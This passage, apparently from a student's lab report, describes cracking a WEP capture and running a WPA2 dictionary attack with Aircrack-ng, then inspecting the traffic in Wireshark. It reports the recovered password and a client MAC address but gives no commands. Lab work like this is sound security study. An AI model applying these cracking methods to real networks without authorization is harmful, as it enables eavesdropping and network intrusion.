In Task C, I shifted to analyzing WiFi security. Using Aircrack-ng, I first cracked a WEP-encrypted capture file and successfully recovered the key. I then opened the decrypted .cap file in Wireshark, filtered EAPOL packets, and identified the client MAC address, as well as several DNS lookups including websites like www.google.com, www.apple.com, and www.odusports.com. This task highlighted how weak encryption like WEP can expose network traffic to eavesdropping and data theft.

Task D: WPA2 Dictionary Attack

In the final task, I used a dictionary attack on a WPA2 handshake file using Aircrack-ng. The attack successfully revealed the network password: messenger. I also extracted the client MAC address (00:9a:cd:b8:3d:23) and confirmed a complete handshake was captured. While I did not find any HTTP or DNS traffic in Wireshark for this capture, I think this task highlights the importance of strong WiFi passwords and how vulnerable networks can be if common or weak passwords are used.